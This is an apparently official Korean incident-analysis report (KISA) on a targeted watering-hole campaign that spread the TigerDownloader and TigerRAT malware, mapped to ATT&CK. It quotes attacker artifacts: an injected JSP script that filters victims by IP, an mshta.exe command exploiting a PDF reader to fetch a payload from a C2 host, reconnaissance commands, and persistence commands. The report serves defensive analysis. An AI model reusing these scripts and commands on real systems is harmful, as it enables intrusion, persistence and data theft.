

TTPs#6 타겟형 워터링홀 공격전략 분석

OPERATION



Contents

1. Introduction	03
2. Summary	04
3. ATT&CK Matrix	07
4. Attribution	24
5. Conclusion	29

본 보고서의 내용에 대해 진흥원의 허가 없이 무단전재 및 복사를 금하며, 위반 시 저작권법에 저촉될 수 있습니다.

집 필

종합분석팀: 김동욱 선임, 이슬기 선임, 이태우 선임, 이재광 팀장
사고분석팀: 윤지노 선임, 윤민아 주임, 김광연 팀장


감 수

신대규 본부장, 임진수 단장

1. Introduction

해킹 사고가 지속 발생함에 따라 보안 요구 사항은 점점 더 까다로워지고 있으며 방어 시스템의 기능은 매우 높은 수준으로 발전하고 있다. 그렇지만, 과거의 침해사고들이 현재에도 여전히 발생하고 있으며, 방어 체계를 잘 갖춘 기업도 전혀 예외가 아니다.

사이버보안에서 유명한 고통의 피라미드(The Pyramid of Pain)는 방어자가 TTP(Tactic, Technique, Procedure)와 같은 공격자의 전략과 전술, 그리고 그 과정을 이해하고 방어 체계를 운영하는 것이 가장 효과적임을 잘 표현하고 있다. **보안은 공격자를 Tough!한 단계로 끌고 가는 것이다.**



고통의 피라미드, David J Bianco

여전히, IoC(Indicator of Compromise, 악성IP - 악성 도메인 등 단순 지표) 기반의 방어 체계는 매우 유용하다. 다만, **공격자는 단순 지표와 관련된 공격 인프라를 쉽게 확보하고 버린다.**

TTP는 다르다. **공격자는 TTP를 쉽게 확보하거나 버릴 수 없다.** 타겟이 정해진 공격자는 타겟의 방어 환경을 무력화하기 위해 많은 시간을 들여서 TTP를 학습하고 연습한다. 그리고, 확보된 TTP를 지속 활용할 수 있는 대상들이 새로운 타겟이 된다.

공격자의 TTP는 언제나 방어 환경의 특성과 맞물려 있다. 그래서, 방어자는 방어 환경에 대해 정확히 이해하고 있어야 하며, 공격의 흐름과 과정을 패턴이나 기법이 아닌 전략 전술 관점으로 보아야 한다. **방어자의 환경과 공격자의 TTP는 함께 이야기 되어야 한다.**

TTP를 이해한 방어자는 '공격자의 TTP가 방어자 환경에 유효한 것인지' 여부와, '유효하다면 TTP를 무력화할 수 있는 방어 전략은 무엇인지' 등 2가지를 설명할 수 있어야 한다.

한국인터넷진흥원(이하 KISA)은 침해사고 대응 과정을 통해 공격자의 TTP를 파악하고 있으며, 그 과정 및 대응방안을 ATT&CK Framework¹ 기반으로 작성하여 배포한다. 보고서에 포함되어 있는 TTP와 관련된 다양한 흔적들(Artifacts)은 TTP에 대한 이해를 돕는 보조 수단일 뿐이다.

¹ 실제 공격에 사용된 전술 및 기술과 그에 대한 대응방안을 나타낸 매트릭스

2. Summary



최근, 국내 주요 기업의 홈페이지에 악성 스크립트를 삽입해 특정 타겟만을 대상으로 악성코드를 다운로드 받아 실행시키는 **타겟형 워터링 홀** 공격이 확인되고 있다.

공격자는 공격대상이 접속할 만한 홈페이지에 악성 스크립트를 삽입했고, 해당사이트를 방문 시 취약점을 통해 악성코드를 감염, 원격제어 행위를 수행했다. 해당 침해사고 대응 과정에서 알려지지 않았던 2개의 신규 악성코드를 발견하였다.


침해사고 조사 과정에서 확인된 2종의 신규 악성코드는 종합분석팀에서 개발한 AI 프로파일링 분석시스템인 **FENS 시스템**을 통해 기존에 그룹화된 악성코드 들과 신규 수집된 2종 악성코드의 코드 및 메타데이터 등에서 연관 정보를 확인할 수 있었다.

※ FENS(Feature Engineering Normalization System) : 악성코드, 악성앱, 피해시스템 로그 등에서 자동 추출된 특징 정보 약 230여개를 AI 분석, 프로파일링 기술을 통해 고위험 침해사고 식별 및 연관성 분석에 활용하는 분석관리 시스템

이번 TTP 보고서에서는 워터링홀을 통한 최초 침투 방법과 신규 확인된 2종의 악성코드를 통한 원격제어부터 유출까지의 과정에서 확인된 공격 전략과 FENS시스템을 통해 기존 그룹화된 악성코드들과의 유사성 정보에 관해 확인해 보며, 나아가 Kaspersky와 Malwarebytes의 보고서에서 확인된 악성코드들에서 확인된 특징을 비교해 본다.

신규 확인된 악성코드 중 하나는 C2와 명령 송수신 시 **“Tiger”**라는 식별자를 사용했다. 우리는 이 악성코드의 명령에서 사용된 문자열 ‘Tiger’ 인용해 호랑이의 공격이란 의미로 이번 보고서에 담을 침해사고의 TTP에 대한 부제를 **“Operation Byte(Bite)Tiger”** 명명한다.

※ 본 보고서에서는 편의상 두 악성코드에게 임의의 명칭을 사용한다. 침해사고에서 확인된 악성코드의 최종 행위에 따라 다운로드 악성코드는 TigerDownloader, 원격제어를 수행하는 악성코드는 TigerRat 이라 한다.



공격 개요도

* 각 번호를 클릭하면 해당 상세 내용으로 연결됩니다.

1 정찰

정찰단계에서 공격자는 공격 대상을 선정하는 작업을 수행한다. 기법이 확인되지는 않았으나, 워터링홀 공격 대상의 아이피 필터링을 위해 정찰단계에서 공격 대상의 아이피를 수집한 것으로 보인다.

2 자원 개발

공격에 활용할 인프라를 구축하는 단계이다. 정보유출, 명령 제어 등을 위해 기존에 노출되지 않은 인프라를 확보한다. 일부 기업의 서버를 탈취하거나 호스팅 및 도메인을 가상자산을 통해 임대하고 공격에 필요한 악성코드를 직접 제작하여 사용한다.

3 최초 침투

정찰단계에서 수집한 정보 및 공격 자원을 확보한 후 침투를 시도한다. 최초 침투를 위해 타겟형 워터링홀 공격을 수행했으며, 이 과정에서 기존에 수집한 정보를 바탕으로 감염대상을 필터링한다. 또, 목표 기업이 사용 중인 소프트웨어의 취약점을 통해 악성코드를 다운로드받아 감염시킨다.

4 실행

목표 기업이 사용 중인 소프트웨어의 취약점을 통해 공격자의 서버에서 악성코드를 다운로드받아 실행시킨다.

5 지속성 유지

원격제어 악성코드의 원격 명령기능(CMD Command)를 이용해 레지스트리와 스케줄러에 원격제어 악성코드를 등록시켜 지속성을 유지한다.

6 방어 회피

공격자는 Windows 정상 유틸리티인 mshta.exe를 악용해 악성코드를 다운로드받고 실행시킨다. 또한, 설치된 악성코드는 정상 프로그램명으로 설치되었으며, 설치경로 역시 실제 사용되는 경로에 설치되었으며, 백신, 보안장비 등의 탐지 우회를 악성코드가 사용하는 문자들 등을 모두 인코딩했다.

7 탐색

악성코드는 감염 시 감염대상의 시스템 정보를 수집해 공격자의 명령제어지로 수집한 정보를 전달한다.


8 수집

원격제어 악성코드를 통해 감염 시스템에서 키로깅, 스크린 캡처 기능을 통한 현재 피해 시스템의 상황을 수집하고, CMD 명령 등의 기능을 이용해 피해 시스템의 정보 및 사용자 파일 등의 다양한 정보를 수집한다.

9 유출

수집한 정보는 외부로 유출하였으며, 유출시 수집한 정보를 인코딩해 공격자의 서버로 전달한다.

3. ATT&CK Matrix



Reconnaissance

- T1590.005 Gather Victim Network Information

Defense Evasion

- T1218.005 Signed Binary Proxy Execution
- T1036.005 Masquerading
- T1140 Deobfuscate/Decode Files or Information

Resource Development

- T1583.003 Acquire Infrastructure
- T1584.004 Compromise Infrastructure
- T1587.001 Develop Capabilities
- T1608.004 Stage Capabilities

Discovery

- T1033 System Owner/User Discovery

Initial Access

- T1189 Drive-by Compromise

Collection

- T1560.002 Archive Collected Data
- T1119 Automated Collection
- T1005 Data from Local System
- T1056.001 Input Capture
- T1113 Screen Capture

Execution

- T1203 Exploitation for Client Execution
- T1059 Command and Scripting Interpreter

Command and Control

- T1071.001 Application Layer Protocol
- T1132.001 Data Encoding
- T1573.001 Encrypted channel

Persistence

- T1547.001 Boot or Logon Autostart Execution
- T1053.005 Scheduled Task/Job


Exfiltration

- T1041 Exfiltration Over C2 Channel

1 Reconnaissance : 정찰

1. T1590.005 Gather Victim Network Information: IP Addresses

- 공격대상의 아이피 정보를 수집해 워터링홀 공격시 아이피 필터링에 활용



```
try
{
String stReferer = request.getHeader("referer");
String stIP = request.getRemoteAddr();
if (stReferer != null && stReferer.indexOf("k. .kr") >= 0 && stIP != null && (stIP.indexOf("147. .") >= 0 || stIP.indexOf("175. .") >= 0 || stIP.indexOf("192.104. .") >= 0 || stIP.indexOf("45.132. .") >= 0 || stIP.indexOf("220.83. .") >= 0 ))
{
if (stReferer.indexOf("www.l. .kr") >= 0)
{

```


2 Resource Development : 자원개발

1. T1583.003 Acquire Infrastructure: Virtual Private Server


- 공격자의 명령제어 서버 운용을 위해 공격자 서버를 가상 사설 서버(아마존) 등록



C2
52.202.XX.XX
34.221.XX.XX

2. T1584.004 Compromise Infrastructure: Server

- 타사 서버를 장악하고 악성 스크립트를 삽입해 공격에 활용
- 서비스 중인 웹페이지에 한 줄 스크립트를 삽입해 특정 사이트로 연결되도록 유도



3. T1587.001 Develop Capabilities: Malware

- 공격자는 공격 수행을 위해 신규 악성코드 2종을 개발

명칭	파일명	해시	최종 기능(목적)
TigerDownloader	iexplore.exe	f0ff67d4d34fe34d52a44b3515c44950	추가 파일 다운로드 및 실행
TigerRAT	lsdev.exe msdev.exe ASDCli.exe	4df757390adf71abdd084d3e9718c153	원격제어

4. T1587.004 Develop Capabilities: Exploits

- 악성코드를 실행하기위해 특정 소프트웨어의 취약점 탐색 및 개발
- 특정 소프트웨어의 취약점을 통해 mshta.exe 실행해 악성파일 다운로드 및 실행

취약점을 이용한 공격 이력

C:\WProgram Files(x86)\WUnidocs\wezPDFReader2.0G\W\...\Windows/System32/mshta.exe "hxxp://34.221.66.xx/page.html" /print

아키텍처	이름	버전	게시자	설치 시각 (UTC+09:00)
x86 (32bits)	ezPDF Editor 개인용 3.0.4.6	3.0.4.6	Unidocs, Inc.	2021-02-19 14:25:31 Fri
x86 (32bits)	ezPDFReader 2.0G	2.0G	Unidocs, Inc.	2021-02-19 14:25:31 Fri
x64 (64bits)	ezPDF Builder Supreme	1.0	UNIDOCS, Inc.	2021-02-19 14:25:27 Fri

5. T1608.004 Stage Capabilities: Drive-by Target

- 워터링을 페이지에 접속한 경우 공격 대상의 아이피를 필터링 하고 공격대상만 특정 사이트로 리다이렉트 하도록 악성 스크립트를 제작

```
try
{
String stReferer = request.getHeader("referer");
String stIP = request.getRemoteAddr();
if (stReferer != null && stReferer.indexOf("k") >= 0 && stIP != null && (stIP.indexOf("147.") >= 0 || stIP.indexOf("175.") >= 0 ||
stIP.indexOf("192.104.") >= 0 || stIP.indexOf("45.132.") >= 0 || stIP.indexOf("228.83.") >= 0))
{
if (stReferer.indexOf("www.") >= 0)
{
out.println("var wsab_licenseData = 'vEVkPIeQ15GjrnHFpesEFhefuy831byru4R3/QbCc4s38/I53D52+5CgcILKfL9/aQBHFVNmW881HcoH03V85FUPY70Uce8WwEGK2DB+Ty/31JuaYwW1/NIP37TxxU';");
}
else
{
out.println("var wsab_licenseData = 'aRUD1fn8ft0Lb6oEgc6ztD+H5Q+uuD3+Lmh7t/wE1/064FY/gYdDr185605E1zNwIw5CKMe4G7FPczzIX0VBaynh/X1JXnG12c7qXZ3jM=';");
}
}
byte[] bzData = new byte[4096];
int nReadByte;
java.io.FileInputStream fileInputStream = null;


String url = request.getRequestURI();
url = url.substring(0, url.lastIndexOf("/"));
String stJspPath = getServletContext().getRealPath("/") + url;

fileInputStream = new java.io.FileInputStream(stJspPath + "/1.res");
while ((nReadByte = fileInputStream.read(bzData)) > 0)
{
out.print(new String(bzData, 0, nReadByte));
}
fileInputStream.close();
}
```

3 Initial Access : 초기침투

1. T1189 Drive-by Compromise

- 특정 웹사이트에 접속 시 악성코드 유포 사이트로 연결되도록 추가 코드 삽입
- 피해자는 특정 사이트 방문 및 취약점을 통해 악성코드 감염



[워터링홀 시작점] `hxxps://www.xxxx.re.kr`

[스크립트 실행] `hxxps://gw.xxxx.com/mobile/schedule/ScheduleReg.jsp`

[취약점 악용] `hxxps://gw.xxxx.com/mobile/schedule/1.res`

4 Execution : 실행

1. T1203: Exploitation for Client Execution

- 특정 소프트웨어의 취약점을 통해 mshta.exe 실행해 악성파일 다운로드 및 실행
- 해당 프로그램의 권한(사용자 권한)으로 악성코드 실행
- page.html을 통해 TigerDownloader 악성코드 설치 및 실행

```
C:\Program Files(x86)\Unidoc\ezPDFReader2.0G\..\..\Windows\System32\mshta.exe "hxxp://34.221.66.xx/page.html" /print
```

취약한 프로그램 설치 경로
취약점을 통해 실행 시킬 프로그램(mshta.exe)
mshta.exe를 통해 실행 될 페이지

프로그램 로그(ezPDFWSLauncher.log)에서 나타난 공격 이력

로그 시간	내용
05/25/2021, 10:40:36 ▶ 악성코드 실행시간	05/26/2021, 10:23:00 ▶ 악성코드 실행시간
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
05/25/2021, 10:40:36	05/26/2021, 10:23:00
CreateProcessAsUser, sid = 1, pid = xxxxx	CreateProcessAsUser, sid = 1, pid = xxxxx

Date	DST IP	DST Port	URL	비고
2021-05-25 10:40 ~ 15:22	34.221.66.xx (Amazon)	80	hxxp://34.221.66.xx/page.html	다운로드
			hxxp://34.221.66.xx/lsdev.exe	
			hxxp://34.221.66.xx/StSess_Update.php	명령실행
			hxxp://34.221.66.xx/ASDClient.php	

2. T1059: Command and Scripting Interpreter – Windows Command Shell

- Windows Command Shell을 통해 명령 수행

프로세스	부모 프로세스	명령어
mshta.exe	ezPDFWSLauncher.exe	"mshta.exe" "hxxp://34.221.66.xx/page.html" /print
iexplore.exe	mshta.exe	cmd.exe /c ipconfig /all cmd.exe /c tasklist cmd.exe /c netstat -naop tcp cmd.exe /c systeminfo cmd.exe /c fsutil fsinfo drives cmd.exe /c dir c:\W* cmd.exe /c dir d:\W* cmd.exe /c dir z:\W* cmd.exe /c c:\Wusers\Wpublic\Wlsdev.exe cmd.exe /c c:\Wusers\Wpublic\WPictures\Wmsdev.exe
lsdev.exe	cmd.exe	cmd.exe /c "net use" cmd.exe /c "ipconfig /all" cmd.exe /c "whoami" cmd.exe /c "reg query HKLM\WSOFTWARE\WMicrosoft\WWindows\WCurrentVersion\WPolicies\WSystem" cmd.exe /c "tasklist" cmd.exe /c "whoami" cmd.exe /c "schtasks /create /tn "Ahnlab\WASDClient" /tr "C:\WProgramData\WAhnlab\WAS\WASDCli.exe" /sc daily /st <Time> /ru <Account>
msdev.exe	cmd.exe	cmd.exe /c "reg add HKCU\WSoftware\WMicrosoft\WWindows\WCurrentVersion\WRun /v AhnlabClient /t REG_SZ /d "C:\WProgramData\WAhnlab\WAS\WASDCli.exe" /f" cmd.exe /c "whoami /s" cmd.exe /c "whoami /?" cmd.exe /c "whoami /user" cmd.exe /c "wind.exe <Azure-AD SID> cmd.exe /c "wind.exe" cmd.exe /c "net use" cmd.exe /c "whoami" cmd.exe /c "del /f wind.exe" cmd.exe /c "net view <IP>"

5 Persistence : 지속

1. T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
2. T1053.005 Scheduled Task/Job: Scheduled Task

- 스케줄러 및 레지스트리 등록을 통해 지속적인 악성코드 실행

The screenshot shows the Windows Registry Editor with the path `HKEY_USERS\... \SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. The following table represents the data shown in the '키 탐색' (Key Search) pane:

값 이름	값 종류	값 데이터
ab OPENVPN-GUI	REG_SZ	C:\Program Files\OpenVPN\bin\wopenvpn-gui.exe
ab com.squirrel.Teams.Teams	REG_SZ	C:\Users\... \AppData\Local\Microsoft\Team...
ab OneDrive	REG_SZ	"C:\Users\... \AppData\Local\Microsoft\One...
ab KakaoTalk	REG_SZ	"C:\Program Files (x86)\KakaoTalk\KakaoTal...
ab SMemo Start	REG_SZ	"D:\SMemo\SMemo.exe" /login
ab CrossEXService	REG_SZ	C:\Program Files (x86)\WinLINE\CrossEX\crossex\C...
ab TeamIP	REG_SZ	"C:\Program Files (x86)\TeamIP\TeamIP.exe"
ab AhnlabClient	REG_SZ	C:\ProgramData\Ahnlab\AIS\ASDCli.exe

스케줄러 등록

```
schtasks /create /tn "Ahnlab\ASDCli" /tr "C:\ProgramData\Ahnlab\AIS\ASDCli.exe" /sc daily /st <Time> /ru <Account>
```

레지스트리 등록

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v AhnlabClient /t REG_SZ /d
```

```
"C:\ProgramData\Ahnlab\AIS\ASDCli.exe" /f
```


6 Defense Evasion : 방어 회피

1. T1218.005 Signed Binary Proxy Execution: Mshta

- mshta.exe(Windows 유틸리티를)를 악용하여 악성 .hta 파일 및 Javascript 또는 VBScript의 실행

취약점을 이용한 공격 이력

C:\WProgram Files(x86)\WUnidocs\WezPDFReader2.0GW\...\Windows/System32/mshta.exe "hxxp://34.221.66.xx/page.html" /print



2. T1036.005 Masquerading: Match Legitimate Name or Location

- 파일은 iexplore.exe 등과 같은 정상 프로그램의 파일명으로 생성되며, 정상 프로그램이 사용하는 디렉토리 경로에 악성 파일 저장

취약점을 이용한 공격 이력

C:\WProgram Files(x86)\WUnidocs\WezPDFReader2.0GW\...\Windows/System32/mshta.exe "hxxp://34.221.66.xx/page.html" /print

이름	경로	Hash(MD5)	기능
iexplore.exe	C:\Wusers\Wpublic\W	f0ff67d4d34fe34d52a44b3515c44950	명령조종
lsdev.exe	C:\Wusers\Wpublic\W	4df757390adf71abdd084d3e9718c153	명령조종,
msdev.exe	C:\Wusers\Wpublic\Wpicture\W		정보유출,
ASDCli.exe	C:\WProgramData\WAhnlab\WAlS\W		키로거

3. T1140 Deobfuscate/Decode Files or Information

- 사용된 약성코드는 공통적으로 16바이트 키 값으로 데이터를 XOR한 이후 Base64로 인코딩
- 약성코드는 문자열과 IAT정보가 인코딩 되어 있으며, Base64와 RC4 알고리즘 등을 통해 약성코드가 사용할 문자열 및 약성코드 구성 데이터를 복호화

